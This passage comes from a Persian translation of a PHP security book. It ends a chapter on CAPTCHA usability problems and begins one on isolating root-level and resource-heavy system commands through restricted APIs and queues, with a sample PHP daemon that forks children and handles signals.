حتی ساده‌ترین چالش‌های کپچا نیز نیازمند تلاش ماشینی جهت تولید هستند: حداقل دسترسی به پایگاه‌داده و تولید تصاویر. درحالی‌که یک مورد از تولید کپچا ممکن است نیازمند منابع ماشینی زیادی نباشد، اگر سایت شما یک سایت شلوغ باشد، به‌گونه‌ای که صدها درخواست تولید کپچا باید در هر ثانیه مورد پردازش قرار گیرند، این بار به شکل قابل‌توجهی افزایش خواهد یافت. تأخیرهای ایجادشده موجب طرد کاربران شما خواهد شد. شما ممکن است واقعاً نیازمند ارتقا یا تکمیل سخت‌افزار خود باشید اگر با چنین مشکلی برخورد دارید.

۱۱,۵,۳ کپچاهایی که بیش‌ازحد پیچیده هستند ممکن است توسط انسان‌ها قابل‌خواندن نباشند

مفهوم مخدوش نمودن یک تصویر به‌منظور مشکل کردن تشخیص متن موجود در این تصویر به‌اندازه‌ی کافی ساده است؛ چیزی که سخت است این است که تا کجا باید در این مخدوش نمودن پیش رویم. یک تصویر که تشخیص آن جهت یک ماشین سخت است ممکن است جهت یک انسان تا این حد مشکل نباشد- یا ممکن است باشد. این واقعیت که شما به‌عنوان یک برنامه‌نویس می‌توانید متن موجود در یک تصویر مخدوش را تشخیص دهید یعنی متنی که از قبل آن را می‌دانید، هیچ تضمینی بر این نیست که دوست شما و یا همسایه‌ی شما و یا فردی در شهری دیگر نیز بتواند آن را بخواند.

۱۱,۵,۴ حتی کپچاهای نسبتاً سرراست نیز ممکن است دچار مشکلات کاربری غیرقابل پیش‌بینی شوند

یک عامل کاملاً ناشناخته در هر برنامه‌ی آنلاین عبارت از توانایی‌های کاربر هست. حتی زمانی که کاربر واقعاً یک انسان واقعی است و نه یک ماشین در حال حمله، یا شاید خصوصاً زمانی که یک کاربر یک انسان است، کمبودها یا مشکلات پیش‌بینی‌نشده در سمت کاربر ممکن است مانع دادن یک پاسخ موفق به حتی ساده‌ترین چالش کپچا شوند. یک کاربر با مشکلات و یا نقص بینایی به احتمال‌زیاد شانس اندکی جهت حل یک چالش کپچا خواهد داشت؛ فردی با نقص شنوایی یا فردی که نرم‌افزار یا سخت‌افزار صوتی ندارد و یا این وسایل بر روی سیستم او خراب هستند نیز هنگام روبه‌رو شدن با یک کپچای صوتی، ناتوان خواهد بود. به‌عنوان یک برنامه‌نویس، شما باید از افتادن در این دام اجتناب کنید که فرض کنید که حتی یک چالش کپچای به‌خوبی ایجادشده به صورت خودکار موفق به اجازه دادن به کاربر انسانی خواهد شد. به‌عنوان یک

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

ابزار امنیتی، جهت بهبود شانس موفقیت، شما حداقل باید گزینه‌های دیگری را ارائه دهید به‌گونه‌ای که مشکلات توانایی‌های کاربر به‌صورت خودکار مانع ورود کاربران مشروع نشود.

۱۱،۶ خلاصه

در این فصل، ما در مورد کپچاها صحبت کردیم یعنی چالش‌هایی که از کاربر می‌خواهند تا نوعی قضاوت ذهنی را انجام دهد تا اجازه‌ی ادامه‌ی کار را دریافت کند؛ این موارد جهت مسدود نمودن ربات‌ها و یا مهاجمین خودکار از ادامه‌ی کار، ایجادشده‌اند. کپچاها ممکن است نیازمند خواندن متن مخدوش شده در یک تصویر، شنیدن گفتار مخدوش شده یا تعبیرمجموعه‌ای از شرایط باشند.

ما نشان دادیم که چگونه می‌توان یک کپچای متنی تصویری ساده را ایجاد کرده و مورداستفاده قرار داد. درنهایت ما مشکلات ذاتی در استفاده از کپچاها و انتظار داشتن از آن‌ها جهت تمایز قابل‌قبول بین پاسخگویان انسانی و ماشینی را بیان کردیم.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۱۲ فصل دوازدهم : اجرای ایمن دستورات سیستمی

در این فصل، ما این مسئله را مورد بررسی قرار می‌دهیم که چگونه می‌توان اجرای دستورات سیستمی خطرناک را ایزوله نمود. در این بخش، ما به صورت دقیق، انواع مختلف عملیات خطرناکی را مورد بررسی قرار خواهیم داد که کاربران بدون مجوز از قبیل nobody نباید اجازه‌ی اجرای آن‌ها را داشته باشند چه به دلیل نیاز آن‌ها به اجرا به عنوان کاربر root و یا به این دلیل که این موارد نیازمند یک مقدار غیرعادی از منابع سیستمی هستند. در ادامه، ما استراتژی‌های خاصی را جهت دور نگه‌داشتن این وظایف از کنترل nobody مورد بحث قرار خواهیم داد، در نهایت، ما به استفاده از این استراتژی‌ها در PHP خواهیم پرداخت.

۱۲،۱ عملیات خطرناک

در این بخش، ما دو دسته‌ی متفاوت از عملیات بالقوه خطرناک را مورد بحث قرار می‌دهیم: دستوراتی که باید به عنوان root اجرا شوند و عملیاتی که نیازمند یک مقدار غیر عادی از زمان CPU و پهنای باند هستند. این‌ها مواردی هستند که کاربران بدون مجوز از قبیل nobody وب سرور، نباید اجازه‌ی انجام آن‌ها را داشته باشند. این موارد به دلایل مختلفی خطرناک هستند ولی رشته‌ی مشترک این است که شما نمی‌خواهید که هیچ کدام از آن‌ها مورد سوء استفاده‌ی فردی قرار گیرد که دارای دسترسی به برنامه‌های آنلاین شما می‌باشد.

۱۲،۱،۱ دستورات سطح ریشه (سطح root)

یک دسته از عملیات خطرناک عبارت است از مجموعه دستوراتی که تا حدی از منابع سیستم شما استفاده می‌کنند که باید توسط کاربری با بالاترین مجوزها اجرا شوند از قبیل عضوی از گروه‌های admin یا حتی خود کاربر root.

مثال هایی از این نوع عملیات شامل این موارد هستند:

- تخلیه‌ی صف میل‌های خروجی
- تغییر مالکیت یک فایل
- شروع یک پردازش
- مسدود نمودن یک آدرس IP در فایروال

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

شما نمی‌توانید به طور کامل از عملیاتی از این دست اجتناب نمایید به این دلیل که برنامه‌های PHP اغلب دارای دلایل کاملا مشروع جهت اجرای وظایفی هستند که معمولا مدیریتی محسوب می‌شوند و بنابراین باید توسط کاربر root اجرا شوند. جهت مثال، یک سیستم مدیریت فایل مبتنی بر PHP که به مشتریان شرکت شما اجازه می‌دهد تا فایل‌های پروژه یا بازنگری‌ها را به سرور داخلی فایل شما ارسال کنند باید مالکیت آن فایل‌ها را به گونه‌ای تغییر دهد که در ادامه بتوانند توسط کارکنان شما تغییر داده شده و یا حذف شوند. یا یک برنامه‌ی PHP که به عنوان یک نوع «پنل کنترل وب» عمل می‌کند ممکن است نیازمند اجرای عملیات مدیریتی از قبیل افزودن یک حساب کاربری جدید به سیستم باشد.

۱۲،۱،۱،۱ بیت suid و دستور sudo

هنگامی که یک دستور یا یک برنامه‌ی باینری دارای بیت suid یا set-user-ID تنظیم شده باشد، آنگاه چنین برنامه‌هایی با مجوزهای مالک اجرا می‌شوند. دستورات مدیریت سیستمی که نیازمند دسترسی به منابع به عنوان root هستند (برای مثال دستور passwd) معمولا دارای این بیت تنظیم شده هستند دقیقا جهت اینکه به آن‌ها اجازه دهد در چنین فعالیت‌هایی شرکت کنند. پیشوند دستوری sudo دارای ارتباط مفهومی با بیت suid می‌باشد چرا که این پیشوند سطح مجوز دستور را بالا می‌برد و باعث می‌شود تا به عنوان کاربر root اجرا شود یعنی با مجوزهای دسترسی که معمولا در اختیار ندارد. یک کاربر معمولا باید از قبل در یک گروه خاص از قبیل admin باشد تا بتواند از دستور sudo استفاده کند ولی به این دلیل که دستور sudo خود یک باینری suid است، کاربری که در حال اجرای آن است در اصل به کاربر root در هنگام اجرای این دستور، تبدیل می‌شود.

اگر به اسکریپت‌های PHP اجازه دهیم (که از طریق کاربر nobody وب‌سرور عمل می‌کنند) تا دستور sudo با باینری‌های suid را اجرا نماید بسیار خطرناک می‌باشد چرا که انجام این کار به شکل موثری باعث افزایش سطح دسترسی چنین اسکریپت‌هایی خواهد شد. آنگاه، هر نوع نقص در برنامه را می‌توان مورد سوء استفاده قرار داد تا کل سرور را در اختیار گرفت. دقیقا به همین دلیل، دستور sudo اغلب از محیط‌های تولید، حذف می‌شود.

۱۲,۱,۱,۲ باینری‌های Sbin

دستورات (یا ابزارهای) واقع در /sbin یا /usr/sbin بر روی سیستم‌های یونیکس، ابزارهای مدیریت سیستمی هستند که معمولا باید تنها توسط کاربر root فراخوانی شوند. دستورات زیر در میان دستوراتی هستند که معمولا در هر دایرکتوری /sbin یونیکس یافت می‌شوند:

- mount یا unmount که درایوهای هارد و رسانه‌های قابل جداسازی را اضافه یا حذف می‌کنند.
- mkfs که یک دستور فرمت کردن پارتیشن می‌باشد
- reboot
- shutdown
- route که جدول مسیریابی شبکه را تنظیم می‌کند
- ping که بسته‌های ICMP را به سایر سرورها ارسال می‌کند

کاربران بدون مجوز هیچ حقی جهت فراخوانی این دستورات به صورت مستقیم ندارند. بنابراین، برروی سرورها، شما باید این دایرکتوری‌ها را از دسترس همه به غیر از root خارج نمایید که این امر با دستورات chmod /sbin 700 و chmod /usr/sbin 700 انجام می‌شود. محدود نمودن این دایرکتوری‌ها تنها جهت کاربر root به شدت ابزارهای در دسترس یک مهاجم را محدود خواهد نمود.

۱۲,۱,۲ دستورات با مصرف بالای منابع

یک دسته‌ی از دستورات و برنامه‌هایی که باید با دقت بالا، مدنظر قرار گیرند دستوراتی هستند که از یک مقدار غیرعادی از منابع سیستمی استفاده می‌کنند و یا منابع محدود را درگیر می‌نمایند منابعی از قبیل پورت‌های شبکه یا درایوهای پشتیبان گیری هستند. در اینجا تعدادی مثال از چنین دستورات با مصرف بالای منابع ارائه می‌شود:

- کامپایلرهای باینری
- پردازش امضای دیجیتال
- کدک‌های ویدئویی
- ابزارهای فشرده سازی فایل
- سرورهای شبکه
- عملیات‌های شبکه به صورت کلی

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

هر کدام از این نوع دستورات، اگر به تعداد زیاد و به صورت موازی توسط فردی که در حال سوء استفاده از یک برنامه‌ی وب می‌باشد، فراخوانده شوند، می‌توانند به سرعت منابع سیستمی در دسترس را مصرف کنند (زمان پردازنده، حافظه و یا حتی پهنای باند) که باعث می‌شود که استفاده‌ی مجاز بسیار کندشده و یا حتی غیر ممکن گردد.

در خصوص عملیات شبکه، صدمات وارده می‌توانند به سایر سیستم‌ها در سایر مکان‌ها نیز تعمیم یابند. هر برنامه‌ی وب که درخواست‌های شبکه را ارسال می‌کند به صورت بالقوه یک عامل صدمه به سایر رایانه‌های شبکه می‌باشد. علی‌الخصوص اگر یک مهاجم بتواند روشی را جهت مجبور کردن آن جهت ارسال درخواست به URLهای دلخواه، بیابد. علاوه بر مصرف بالقوه بالای منابع، درخواست‌های ارسال شده توسط برنامه‌ی شما به سرورهای دوردست باعث سایر نگرانی‌های امنیتی نیز می‌شوند که ما آن‌ها را به صورت کامل در فصل سیزدهم مد نظر قرار خواهیم داد.

۱۲،۲ ایمن نمودن عملیات خطرناک

این دو نوع متفاوت از دستورات به شیوه‌های بسیار متفاوتی خطرناک هستند. دستورات سطح root نیازمند دسترسی به منابع عمیق هستند در حالی که دستورات با مصرف منابع بالا نیازمند چنین چیزی نیستند. دستورات سطح root می‌توانند معمولا به صورت فوری اجرا شوند در حالی که دستورات با مصرف منابع بالا، نمی‌توانند به این صورت باشند. ولی هر دو آن‌ها می‌توانند موجب تخریب بر روی سیستم‌های خود شما و احتمالا سیستم‌های دیگران شوند.

با این حال، هر دو این مشکلات را می‌توان به یک شیوه‌ی عمومی یکسان حل نمود. یعنی با ایجاد یک سیستم صف‌بندی که در آن، یک اسکریپت PHP بدون مجوز باید یک عملیات بالقوه خطرناک را به یک کاربر دارای مجوز یا یک کاربر مدیریتی بدهد. این کاربر دارای مجوز، قادر به ارزیابی تناسب دستور (آیا اصلا باید اجرا شود؟) و در دسترس بودن منابع (آیا اکنون باید اجرا شود؟) هست.

۱۲،۲،۱ ایجاد یک API جهت عملیات سطح root

برای عملیات سطح root، توسعه دهندگان ممکن است وسوسه شوند که روش‌هایی را بیابند که به کاربر بدون مجوز وب سرور یعنی nobody اجازه می‌دهند تا این وظایف را انجام دهند. ولی چنین راه حل‌هایی تنها موضوع مدنظر را در مقابل سوء استفاده‌ی نامحدود، در صورت شکسته‌شدن امنیت یا نقص امنیتی، قرار می‌دهند.

هدف اصلی هر عملیات مرتبط با این نوع فراخوان‌های سیستمی عبارت از تضمین اینکه کاربر آغاز کننده‌ی پردازش در نهایت در نتیجه‌ی این امر دارای مجوزهای بالاتر نشود، هست. این امر فورا موجب حذف استفاده‌ی مستقیم از باینری‌های suid می‌شود.

همچنین مانع هر نوع استفاده از دستور sudo توسط PHP می‌گردد. تحت هیچ شرایطی، کاربر وب سرور یا هر کاربر دیگری که اسکریپت‌های وب را اجرا می‌کند نباید به گروه admin اضافه شود. استفاده از sudo به عنوان یک راه جهت اجازه دادن به برنامه‌های آنلاین جهت اجرای عملیات مدیریتی یک ایده‌ی بسیار بد است.

اعمال مفهوم صف‌بندی به این پردازش خاص ممکن است اندکی گمراه کننده به نظر برسد چرا که صف‌بندی به معنای تاخیر می‌باشد و معمولا در این حالت، هیچ اجرای تاخیری، مورد نیاز نخواهد بود. هنگامی که انتقال رخ می‌دهد، دستور فورا اجرا خواهد شد.

به عنوان مثالی اجازه دهید فرض کنیم که شما دارای یک برنامه‌ی وب هستید که باید مالکیت یک مجموعه از فایل‌های آپلود شده را از nobody به userid مالک برنامه تغییر دهد به گونه‌ای که آن‌ها را در ادامه بتوان از طریق SFTP مدیریت نمود. API ساده‌ی شما، شامل یک دستور یکتا یعنی changeOwnership و یک پارامتر یکتا یعنی مسیر نسبی به دایرکتوری یا فایل، خواهد بود.

هنگامی که دستور changeOwnership از طریق API دریافت می‌شود، اسکریپت غیرعمومی که به عنوان root اجرا می‌شود و عملیات واقعی سیستمی chown را انجام می‌دهد، مسیر نسبی را اتخاذ خواهد نمود، آن را بر اساس حملات عبور از دایرکتوری و متاکاراکتر شل پاک‌سازی نموده و سپس آن را به مسیر کامل فایل تبدیل می‌کند.

تعریف این دستور و پارامترهای آن به این طریق مانع دو نوع سوء استفاده‌ی بالقوه خواهد شد:

۱- این اسکریپت وب سرور بدون مجوز نخواهد توانست که دستورات اختیاری را درخواست نماید و تنها محدود به changeOwnership می‌باشد.

۲- این اسکریپت وب سرور بدون مجوز نمی‌تواند تلاش کند که مالکیت فایل‌های خارج از دایرکتور از پیش تعریف‌شده را عوض کند و نمی‌تواند آرگومان‌ها یا دستورات اضافی شل را به درون درخواست، تزریق نماید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۱۲,۲,۲ صف‌بندی عملیات دارای مصرف منابع بالا

تحت شرایط طبیعی، ارائه‌ی صفحات وب استاتیک و یا دینامیک مبتنی بر PHP نیازمند تعداد زیادی چرخه‌ی سرور و یا مقدار زیادی حافظه نمی‌باشد. حتی زمانی که یک وب‌سایت ترافیک بسیار بالایی را تجربه می‌کند، پردازش‌هایی که درخواست‌های وب را مدیریت می‌کنند به اندازه‌ای کارا هستند که یک ارتباط اترنت ۱۰۰ مگابایتی را اشباع خواهند نمود قبل از آنکه سایر منابع سیستمی را تمام کنند. سیستم‌های با تنظیم درست، این نوع وضعیت‌ها را به صورت هر روزه، مدیریت می‌کنند.

ولی، همان‌طور که قبلا بیان کردیم، بعضی از پردازش‌ها در واقع نیازمند یک مقدار غیر عادی از زمان CPU، حافظه و یا سایر دسترسی‌ها به سخت‌افزار هستند. هنگامی که برنامه‌های PHP که به این عملیات تکیه دارند در برابر یک افزایش ناگهانی درخواست‌های وب قرار می‌گیرند، سرور به شدت کند خواهد شد مگر اینکه از queue (صف) جهت محدود کردن صدمات استفاده شود. یک صف یک فهرست ورد-اول، خروج-اول از پیام‌ها می‌باشد.

۱۲,۲,۲,۱ نتایج صف‌بندی

پردازنده‌ی دسته‌ای جهت مدیریت عملیات صف‌بندی شده‌ی با مصرف بالای منابع از برنامه‌ی PHP آنلاین شما میتواند یک اسکریپت نرمال PHP باشد که به صورت تناوبی توسط cron فراخوانی شده و هدف آن انجام تمام کارهای موجود در صف در آن زمان می‌باشد. ما در ادامه‌ی این فصل در بخش استفاده از cron جهت اجرای یک اسکریپت، پیشنهاد می‌دهیم که این روش، مناسب‌ترین راه حل جهت عملیاتی است که به احتمال زیاد مقدار زیادی زمان صرف می‌کند و یا می‌تواند جهت مدت زمان خاصی انتظار بکشد تا به صورت کارا در یک دسته یا بچ، اجرا شود.

۱۲,۲,۲,۲ استفاده از کنترل پردازش در PHP

تمامی سیستم‌عامل‌ها شامل ویژگی‌هایی هستند که به پردازش‌ها اجازه می‌دهند که پردازش‌های فرزند را ایجاد کرده و کنترل نمایند. بنابراین، اگر شما یک دایمون[۶۶] دارید که کار آن عبارت است از پردازش یک صف از وظایف دسته‌ای، این دایمون می‌تواند تعدادی فرزند را ایجاد نماید تا یک افزایش ناگهانی در

[۶۶] Deamon

مرکز مدیریت امداد و هماهنگی عملیات در حادثه‌های رایانه‌ای

وظایف را مدیریت نمایند و هنگامی که کارها به اتمام رسید، دوباره آن‌ها را می‌کشد. دایمون‌های نوشته شده در PHP از عمل‌کردهای کنترل پردازش، بهره می‌برند. عملکردهای کنترل پردازش به صورت پیش‌فرض در ویرایش‌های CGI و CLI از PHP پشتیبانی می‌شوند که باید با گزینه‌ی تنظیماتی --enable-pcntl کامپایل شوند تا این پشتیبانی وجود داشته باشد. کنترل پردازش به هیچ وجه در mod_php آپاچی پشتیبانی نمی‌شود و موجب «نتایج غیر مترقبه» بر اساس دستورالعمل PHP خواهد شد اگر در بستر یک وب سرور مورد استفاده قرار گیرد. از آنجا که هدف ما دور نمودن پردازش‌ها از وب سرور می‌باشد، این امر مطمئنا یک محدودیت قابل پذیرش است.

تفاوت بنیادی بین یک دایمون PHP و هر اسکریپت PHP خط فرمان دیگری این است که هدف دایمون اجرای پیوسته در پیش زمینه است و بنابراین از یک سو جهت صرفه‌جویی در حافظه و منابع نگاشته شده است و از سوی دیگر جهت مدیریت سیگنال‌های سیستمی استاندارد.

۱۲,۲,۲,۳ یک توصیف مختصر از مدیریت سیگنال

سیگنال‌ها عبارتند از شکل ساده‌ای از ارتباط بین پردازشی. تقریبا ۳۲ سیگنال مختلف وجود دارد که می‌توانند با استفاده از دستور kill یونیکس جهت یک پردازش فرستاده شوند که علی‌رغم نام خود می‌تواند جهت ارسال هر نوع سیگنال تعریف‌شده، مورد استفاده قرار گیرد. این سیگنال‌ها از TERM پیش‌فرض، که از پردازش می‌خواهد که اتمام یابد، تا سیگنال USER1 تعریف‌شده توسط کاربر را در برمی‌گیرند که می‌تواند به گونه‌ای تعریف شود که هر معنایی بدهد. یک سیگنال معمول دیگر، عبارت از HUP یا قطع (hang-up) است که معمولا باعث می‌شود که یک دایمون با استفاده از مقادیر جدید فایل تنظیمی، دوباره آغاز شود.. مابقی سیگنال‌ها می‌توانند اتخاذ شده و یا به گونه‌ای مدیریت شوند و یا به طور کامل نادیده گرفته شوند.

دو سیگنالی که دارای بالاترین اهمیت جهت یک دایمون هستند عبارتند از TERM و CHLD. اتخاذ یک سیگنال TERM به دایمون ما اجازه می‌دهد تا هر نوع ارتباط موجود و فرزندان را بسته و خارج شود. ما سیگنال CHLD را بعد از معرفی مبحث پردازش‌های فرزند در بخش بعدی، مورد بحث قرار می‌دهیم.

۱۲,۲,۲,۴ شاخه‌دهی (forking) جهت مدیریت درخواست‌های همزمان

اغلب، یک دایمون PHP نیازمند پاسخ به تعدادی درخواست همزمان و شبه همزمان در یک لحظه می‌باشد و در این حالت، این دایمون باید به عنوان یک پردازش والد عمل کند و به صورت پیوسته عمل چرخش را

انجام داده و منتظر درخواست‌ها باشد. هنگامی که یک درخواست تشخیص داده می‌شود، این دایمون یک پردازش فرزند را ایجاد می‌کند تا این درخواست را مدیریت نماید. به این شیوه، اگر یک درخواست دیگر قبل از اتمام اولین پردازش، دریافت شود، آن را می‌توان به سادگی به یک فرزند دیگر، سپرد. تابع PHP مورد استفاده جهت ایجاد یک پردازش فرزند عبارت است از pcntl_fork() . این انتقال بین والد-فرزند شیوه‌ای است که آپاچی درخواست‌ها را مدیریت می‌کند. httpd والد منتظر پیام‌های ورودی بر روی پورت ۸۰ می‌ماند و یا آن‌ها را به یک فرزند موجود انتقال می‌دهد و یا یک پردازش فرزند جدید را جهت مدیریت آن‌ها، ایجاد می‌کند.

هنگامی که یک برنامه، شاخه‌ای می‌شود، کرنل یک کپی دقیق از آن ایجاد می‌کند. جهت پردازش فرزند، در آن لحظه، (تقریبا) همه چیز مشابه با همان چیزی است که در دید پردازش والد قرار دارد. در حالی که هر دو پردازش، اجرای اسکریپت را انجام می‌دهند، والد و فرزند از هم دور می‌شوند.

تنها تفاوت بین والد و فرزند در زمان شاخه دهی این است: فرزند دارای ID پردازش منحصر به فرد خود است و دارای یک ID پردازش والد می‌باشد که برابر با PID والد تنظیم شده است.

والد و فرزند دارای یک حافظه‌ی مشترک نیستند (در واقع کپی شده است و تنها ارجاع نشده است) ولی فرزند دارای یک کپی از تمامی توصیف کننده‌های منابع والد خود می‌باشد. بنابراین، جهت مثال، پردازش‌های فرزند دارای هر هندل فایلی خواهند بود که توسط والد در زمان شاخه سازی، در اختیار بوده است. علاوه بر داشتن یک ساختار حافظه‌ی یکسان، والد و فرزند، اسکریپت را از یک نقطه‌ی یکسان، اجرا می‌کنند.

این امر تقریبا به صورت فوری منجر به ظهور یک تفاوت ثانویه بین والد و فرزند می‌شود. هنگامی که عملیات pcntl_fork() کامل شد، یک مقدار متفاوت را بسته به این امر باز می‌گرداند که این عمل بازگشت جهت فرزند انجام می‌شود یا جهت والد. جهت فرزند شاخه شده، مقدار ۰ را باز می‌گرداند. جهت والد، ID پردازش فرزند را ارسال می‌کند. اغلب اسکریپت‌ها از یک گزاره‌ی شرطی جهت بررسی این مقدار بازگشتی استفاده می‌کنند تا تعیین کنند که آیا پردازش جاری همچنان والد است (که در این حالت، مقدار بازگشتی برابر با PID فرزند خواهد بود) و یا اینکه به یک پردازش فرزند جدید تبدیل شده است (که در این حالت، مقدار بازگشتی برابر با ۰ خواهد بود) و سپس بر همین اساس، عمل می‌کند.

هنگامی که یک پردازش فرزند پایان می‌یابد، والد به صورت خودکار یک سیگنال CHLD را دریافت می‌کند که به این معنا است که «وضعیت فرزند تغییر کرده است». در این نقطه، فرزند به یک فرآیند «زامبی»

تبدیل می‌شود و باقی خواهد ماند تا زمانی که والد آن، پایان یافتن آن را تایید نماید. در PHP، تابع pcntl_wait() جهت تعیین PID یک فرزند اتمام یافته و آزاد نمودن منابع و حذف زامبی مورد استفاده قرار می‌گیرد.

۱۲,۲,۲,۵ یک دایمون نمایشی

ما نشان خواهیم داد که چگونه می‌توان یک دایمون را با یک اسکریپت PHP خط فرمان تا حد متوسطی پیچیده ایجاد نمود که به یک پردازش پیش زمینه، شاخه دهی شده و سپس پنج فرزند فعال را نگه می‌دارد و قدیمی‌ترین مورد را در هر پنج ثانیه می‌کشد و یک مورد جدید را ایجاد می‌کند. هر کدام از فرزندان چیزی تصادفی را بر روی فایل لاگ هر چند ثانیه یک بار می‌نویسد تا بدانیم که در حال کار است. ما از این دایمون به عنوان یک الگو در هنگام استفاده از یک ابزار مفیدتر در ادامه‌ی این فصل استفاده می‌کنیم.

```
#!/usr/local/bin/php
<?php

// functions
// dlog function, writes a message to a log file with current PID
function dlog( $message ) {
```

```
global $log,    // location of log file
       $dpid,   // parent PID
       $cpid;   // child PID

if ( !empty( $cpid ) ) {
  // current process is a child
  $cpid = "  $cpid";
  $prefix = $cpid;
}
else {
  // current process is a parent
  $prefix = $dpid;
}

// get file handle to append to log file
$cfp = fopen( $log, 'a' );

// wait for an exclusive lock on the log
flock( $cfp, LOCK_EX );

// write the message
fwrite( $cfp, "$prefix $message\r\n" );

// release the lock
flock( $cfp, LOCK_UN );

    // close the log file handle
    fclose( $cfp );

    // end of dlog function
  }

  // sig_handler function, catches and handles signals
  function sig_handler( $signo ) {
    global $child, $children;
    dlog( "Received signal $signo." );
```

```
switch ($signo) {
  case SIGTERM:
    // handle shutdown tasks
    if ( !$child ) {
      // kill all child processes
      foreach( $children AS $cpid ) {
        posix_kill( $cpid, SIGTERM );
        pcntl_wait( $status );
      }
      dlog( "Terminating. ".print_r( $children, 1 ) );
    }
    else {
      dlog( "Terminating." );
    }
    exit();
    break;

  case SIGHUP:
    // handle restart requests
    if ( !$child ) {
      // kill all child processes
      foreach( $children AS $cpid ) {
        posix_kill( $cpid, SIGTERM );
        pcntl_wait( $status );
      }
```

```
      // now launch a new simpleDaemonDemo.php
      dlog( "Restarting. " . print_r( $children, 1 ) );
      shell_exec( 'php simpleDaemon.php > /dev/null 2>&1 &' );
    }
    else {
      dlog( "Caught restart, waiting for TERM." );
    }
    exit();
    break;

  case SIGCHLD:
    // child status change - use pcntl_wait() to clean up zombie
    $cpid = pcntl_wait( $status );
    dlog( "Caught SIGCHLD from $cpid, status was $status." );
    break;

  default:
    // handle all other signals
    dlog( " ... which is an unhandled signal." );
}

  // end of sig_handler function
}

// schedule signal checking
declare( ticks = 1 );

// set up signal handlers
pcntl_signal( SIGTERM, "sig_handler" );
pcntl_signal( SIGHUP, "sig_handler" );
pcntl_signal( SIGCHLD, "sig_handler" );

// open a logfile resource
$log = 'daemon.log';
$fp = fopen( $log, 'w' );

// simpleDaemonDemo.php continues
```

تابع dlog() کاری بیش از نوشتن پیام‌ها در یک فایل لاگ انجام نمی‌دهد این تابع هنگام نوشتن آن را قفل می‌کند تا مطمئن شود که سایر دایمون‌ها که احتمالا در همین زمان در حال اجرا هستند، در کار وی مداخله نکنند.

تابع sig_handler() کار اصلی مدیریت سیگنال‌ها را انجام می‌دهد و از تابع switch() استفاده می‌کند تا تصمیم بگیرد که دقیقا چه کاری انجام دهد و از تابع dlog() استفاده می‌کند تا پیام‌های اطلاعاتی را در لاگ بنویسد.

ساختار declare() به اسکریپت می‌گوید که یک تیک را جهت هر خط از اسکریپت ایجاد کند که هر بار که این تیک ایجاد می‌شود، پردازش بررسی می‌کند تا ببیند که آیا سیگنالی جهت وی ارسال شده است یا خیر (برای اطلاعات بیشتر ن.ک. و). سه فراخوانی تابع pcntl_signal() به تابع sig_handler() می‌گوید که باید سیگنال‌های SIGHUP،SIGTERM و SIGCHLD موجود در ثوابت سیستم را مدیریت نماید. در نهایت، فایلی که پیام‌های دایمون در آن توسط dlog() ذخیره خواهند شد، ایجاد شده و جهت نوشتن باز می‌شود.

```
// continues simpleDaemonDemo.php

print "Forking into the background now...\r\n";

// create the daemon
$fork = pcntl_fork();

// the daemon now exists alongside the script; for it, $fork = 0
if ( $fork === -1 ) {
  exit( "Could not fork.\r\n" );
}
elseif ( $fork ) {
  // the script exits
  exit( "Started background daemon with PID $fork.\r\n" );
}
```

```
// the daemon gets its own PID
$dpid = posix_getpid();

// the daemon detaches from the controlling terminal
if ( !posix_setsid() ) {
  dlog( "Daemon could not detach." );
  exit();
}
sleep( 1 );

// prove that file descriptor is inherited by the daemon
fwrite( $fp, "File descriptor was inherited from original process.\r\n" );
fclose( $fp );
dlog( "I am up and running as a daemon." );

// intialize
$children = array();
$child = FALSE;

// simpleDaemonDemo.php continues
```

این اسکریپت یک پیام اطلاعاتی را بر روی کنسول چاپ می‌کند، یک پردازش فرزند را شاخه دهی می‌کند (که به عنوان یک دایمون به اجرا ادامه خواهد داد) و در ادامه (از آنجا که تنها هدف آن عبارت بود از ایجاد این دایمون) خارج می‌شود و پردازش فرزند را در حالت اجرا رها می‌کند تا موارد آتی را مدیریت نماید. این پردازش ثابت می‌کند که محیط والد خود را به ارث برده است به این صورت که به صورت مستقیم بر روی فایل لاگ می‌نویسد و سپس (بعد از لاگ نمودن یک پیام اطلاعاتی) با تنظیم دو متغیر ضروری، آغاز می‌شود که عبارتند از یک آرایه جهت نگه‌داشتن یک فهرست از فرزندانی که ایجاد می‌کند و یک پرچم $child جهت متمایز نمودن خود از فرزندان خود.

سامانه‌ی عملیاتی رخدادهای رایانه ای

```
// continues simpleDaemonDemo.php

// loop forever until SIGTERM is received
while ( TRUE ) {
  // sleep for 5 seconds each loop
  sleep( 5 );

  if ( !$child ) {
    // kill oldest child
    if ( count( $children ) > 2 ) {
      $killpid = array_shift( $children );
      dlog( "Killing $killpid now" );
      posix_kill( $killpid, SIGTERM );
      sleep( 1 );
    }
```

ز هماهنگی عملیات رخدادهای رایانه ای

```
      // create a child process
      $fork = pcntl_fork();
      // child process now exists
      if ( $fork === -1 ) {
        dlog( "Could not fork." );
      }
      elseif ( $fork ) {
        $children[] = $fork;
        sleep( 2 );
        dlog( "Added $fork to children." );
      }
      else {  // $fork = 0; new child process executes here
        $child = TRUE;
        sleep( 1 );
        $cpid = posix_getpid();
        dlog( "Starting up as child." );

        // set nice value to 20 for lowest priority
        proc_nice( 20 );
      }
    }
    else {
      // existing children sleep for some random time
      $randomDelay = rand( 300, 3000 ) * 1000;
      usleep( $randomDelay );
      dlog( "Checking in after $randomDelay microseconds." );
    }

    // end while loop
  }

  ?>
```

این پردازش دایمون (و هر فرزندی که شاخه دهی نماید) وارد یک حلقه‌ی بی نهایت خواهد شد. جهت این دایمون، به این دلیل که پرچم $child برابر با FALSE است، این حلقه شامل بررسی این امر است که آیا یک فرزند باید کشته شود یا خیر (و در صورت نیاز انجام این کار) و فرزندان جدید را ایجاد می‌کند. جهت هر فرزند، مقدار $fork برابر با ۰ است و بنابراین این پردازش فورا وارد عبارت else می‌شود که در آنجا، پرچم $child برابر با TRUE قرار می‌گیرد، PID مختص خود را دریافت می‌کند و یک پیام را در لاگ می‌نویسد. به صورت متناوب، فرزند می‌خوابد و وارد می‌شود تا زمانی که کشته شود. این دایمون به اجرا ادامه خواهد داد تا زمانی که خودش از سوی کنسول، کشته شود.

